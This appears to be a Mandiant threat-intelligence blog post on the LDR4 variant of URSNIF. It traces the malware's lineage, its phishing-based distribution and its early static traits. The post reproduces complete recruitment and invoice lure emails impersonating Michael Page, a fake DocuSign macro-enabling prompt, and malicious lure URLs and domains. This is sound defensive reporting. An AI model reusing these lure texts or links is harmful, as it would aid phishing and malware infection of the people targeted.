From RM3 to LDR4: URSNIF Leaves Banking Fraud Behind

mandiant.com/resources/blog/rm3-ldr4-ursnif-banking-fraud

A new variant of the URSNIF malware, first observed in June 2022, marks an important milestone for the tool. Unlike previous iterations of URSNIF, this new variant, dubbed LDR4, is not a banker, but a generic backdoor (similar to the short-lived SAIGON variant), which may have been purposely built to enable operations like ransomware and data theft extortion. This is a significant shift from the malware's original purpose to enable banking fraud, but is consistent with the broader threat landscape.

Mandiant believes that the same threat actors who operated the RM3 variant of URSNIF are likely behind LDR4. Given the success and sophistication RM3 previously had, LDR4 could be a significantly dangerous variant—capable of distributing ransomware—that should be watched closely.

Brief History

Being one of the oldest banking malware families still active today, it is no surprise that there is a long and adventurous history behind URSNIF (aka. Gozi or Gozi/ISFB), which is sometimes intertwined with other malware families and variants. Its source code was leaked at least twice since the first major version appeared in 2016, resulting in other variants, from which multiple are still in circulation today (e.g., IAP). This means neither Gozi nor URSNIF is a single malware family, but more like a set of related siblings (usually called *variants*). Most researchers today have standardized on the malware family name Gozi, but for mainly historical reasons, other researchers and vendors—including Mandiant—still reference these variants as URSNIF (the older malware from which Gozi originated from back in the mid-2000s with Haxdoor) or even ISFB (which is technically the latest living branch of this banking malware family). Just to make things clear, we use URSNIF (capitalized, according to Mandiant's naming scheme) throughout this blog post when referring to the current variants that are still active today.

In recent years, multiple variants of URSNIF, based on ISFB, have been observed in the wild including:

- Dreambot – One of the most successful variants
- IAP – The most actively developed and distributed ISFB branch with frequent malware campaigns coming from CUTWAIL and targeting Italy
- RM2 – Also widely known as GoziAT, started its activity years ago with the Chanitor malware (aka Hancitor)
- RM3 – Due to its custom executable file format, it is the most sophisticated version to date, which has mostly impacted Oceania and UK since 2017

As of writing this, our research indicates ISFB might be the last and only active branch of the infamous URSNIF banking malware. Over the past three years, this banking malware has seen some interesting changes, which suggest a major paradigm shift and that the entire project was redesigned.




Figure 1: Genealogy of different URSNIF branches and variants

From a malware developer's perspective, it is a complicated task to provide updates for so many different projects (or forks in this case), which inevitably leads to dead-ends and mistakes. Mandiant believes that IAP 2.0 & RM2 builds over version 2.50.000 and RM3 builds over version 3.00.700 focused on removing unnecessary features and merges all forks and development branches into a single main branch. Some of the notable changes intended to support this unification effort include


- The RSA public key is now encrypted with a very specific embedded decryption key, and this has been progressively pushed into all variants
- AES encryption replaced the older Serpent encryption
- Merging and simplification of fields in the beacon requests

The year 2020 was highly unsuccessful for the RM3 variant, with decreasing reliable distributions and multiple backends that collapsed (mostly in Europe). Furthermore, this specific variant failed to take the opportunity to grow its popularity to obtain market share with the disruption of TRICKBOT and EMOTET. One of the greatest winners of this was the ICEDID malware family, which managed to leverage the shrinking competition on the banking malware landscape, putting RM3 into a difficult situation. It was extremely unusual for URSNIF's ISFB variant to not receive any updates after June 2020, thus some researchers hypothesized that the only way for this banking malware to return was to do some major refurbishing on its code. In June 2022, with Internet Explorer finally being fully removed from Microsoft Windows, the RM3 variant was officially seen as a "dead" malware from a technical point of view, as RM3 was reliant on this browser for some of its critical network communication.

Distribution

Mandiant first observed LDR4 in the wild on June 23, 2022, via a recruitment related lure, resembling RM3's distribution reported back in April 2021 (Figure 2). The email contains a link to a compromised website that redirects to a domain masquerading as a legitimate company (Figure 3). A CAPTCHA challenge is presented to download an Excel document purported to contain information related to the email lure (Figure 4 and Figure 5). This document then downloads and executes the LDR4 payload. A similar chain leading to LDR4 was later observed but with a lure pertaining to an accounting software instead (Figure 6).

In addition to HR/recruitment, Mandiant also observed RM3 in the more conventional payment/invoice lures that leverage XLM 4.0 macros in Excel document attachments to download the payload. In April 2022, we observed its last distribution via UNC2420 as a downloaded payload of the MOTEISLAND document. Mandiant tracks UNC2420 as a distribution threat cluster that uses malicious Microsoft Word documents as attachments in campaigns using subjects that appear to be replies to legitimate email chains.



What steps do you take to help with the onboarding process? - Unicode (UTF-8)

From: Michael Page Recruitment
Date: Wednesday, April 21, 2021 11:36 PM
To: [redacted]
Cc: [redacted]
Subject: What steps do you take to help with the onboarding process?

Dear [redacted]!

Currently our company is having a recruiting campaign on behalf of our customer, our trusted and loyal customer that works in your current Industry. Our knowledgeable HR and Head-Hunting teams have done a detailed research in order to identify the brightest talents.

We have received a very nice feedback about you based on your preceding work experience in your current company, and we would like to express our interest in discussing about the vacant job opening.

Our our partner provides an impressive bonus package, salary and other benefits for experienced professionals.

Unfortunately, in accordance with current data protection (GDPR) as well as Data protection Act 2018, we are not allowed to share more details in an unsecure email discussion.


But you still can check the official job description, as well as potential employer information and the offer encrypted via the link below.

DESCRIPTION-BONUS PACKAGE for [redacted]

Please read through it and get in touch with our recruitment manager ASAP with help of the contacts available above.
We value your interest and hope to hear from you soon.
Kind regards,
[redacted]
Talent clerk
[redacted]
Michael Page UK and Ireland
Recruitment Talent Acquisition Team
Wed, 21 Apr 2021
08:36:38

https://conservationil.com/WkxhId3LrHzK

Figure 2: Email lure for URSNIF (RM3) in April 2021



Offer for you - Unicode (UTF-8)

From: Michael Page Recruitment
Date: Thursday, June 23, 2022 8:10 PM
To: [redacted]
Subject: Offer for you

Dear [redacted]!

Currently our company is having a recruiting campaign on behalf of our customer, our trusted and loyal customer that works in your current Industry. Our knowledgeable HR and Head-Hunting teams have done a detailed research in order to identify the brightest talents.

We have received a very nice feedback about you based on your preceding work experience in your current company, and we would like to express our interest in discussing about the vacant job opening.

Our our partner provides an impressive bonus package, salary and other benefits for experienced professionals.

Unfortunately, in accordance with current data protection (GDPR) as well as Data protection Act 2018, we are not allowed to share more details in an unsecure email discussion.

But you still can check the official job description, as well as potential employer information and the offer encrypted via the link below.

DOCUMENT PACKAGE for [redacted]


Please read through it and get in touch with our recruitment manager ASAP with help of the contacts available above.

We appreciate your interest and hope to hear from you soon.

Kind regards,
[redacted]
Talent clerk
[redacted]
Michael Page UK and Ireland
Recruitment Talent Acquisition Team*
Thu, 23 Jun 2022
09:23:55

https://[redacted]/mp/?source=en0&open=oascvpp8w&tkn=jjjzh9i6yfw4eh&arq=qoxs&t=lcmmynwu90zyl&id=A29792

Figure 3: Email lure for URSNIF (LDR4) on June 23, 2022



michaelpagejob.com/offer/


07 : 32 : 56 Till document will be marked as unread and sent back to sender

Document owner: Michael Page

Access limited to:

You have one document waiting for you.
To download it please resolve the captcha to prove you are a human and follow the instructions provided.

Figure 4: June 2022, CAPTCHA page for the Excel document download



DocuSign eSignature

Docusign E-cloud FAQ

These steps are required to open the document, which is stored by Docusign encrypted Cloud

Click on "Enable Editing" to unlock the editing document downloaded from the Cloud.

Protected View This file originated from an internet location and might be unsafe. Click for more details. Enable Editing

Click on "Enable Content" to perform Microsoft decryption tool to start the decryption of the document.

Security Warning Macros have been disabled. Enable Content

If you are having any issues please contact our support.

Email: [redacted]@michaelpage.co.uk Telephone: [redacted]


Senior Consultant - Sales at Michael Page

[redacted]
Talent aquisition Team
Michael Page International

Sec-cloud ID: JN-022021-2172866

Michael Page

Figure 5: Excel document downloader for URSNIF (LDR4) on June 24, 2022



From: sylwia76 <marzanna1per@poczta.onet.pl>
Sent on: Friday, June 24, 2022 6:30:12 AM
To: [redacted]>;
Subject: Here is your document

Download now

429.99 GBP due 01 July
INV-9455

Hello,

Here's invoice INV-9455 for GBP 429.99.

The amount outstanding of GBP 429.99 is due on 01 July 2022.

From your online bill you can print a PDF, export a CSV, or create a free login and view your outstanding bills.

If you have any questions, please let us know.

Thanks,
[redacted] Team

Figure 6: Email lure for URSNIF (LDR4) on June 24, 2022

Static Analysis

The LDR4 variant appears as a DLL module on the infected computer, which is invoked via the *DllRegisterServer* function, but there are often other randomly named decoy functions exported to confuse sandboxes. Some of the binaries were using valid code-signing certificates (e.g., *NAILS UNLIMITED LIMITED* and *ANGOSTONE GROUP LTD LIMITED*). The binaries can have either a 32-bit or 64-bit architecture and are packed with various PE crypters. One of the crypters, tracked by Mandiant as SPELLBOOK, has an interesting property that it leaves the signature "|SPL|" in memory after unpacking the core malware. We identified overlaps in the usage of this crypter between URSNIF LDR4 and SNOWCONE.GZIPLOADER (ICEDID's loader component). The unpacked core for the analyzed URSNIF LDR4 sample has the internal name *LOADER.dll*.

URSNIF LDR4 is a mix of code refactoring, regressions and interesting simplification strategies.

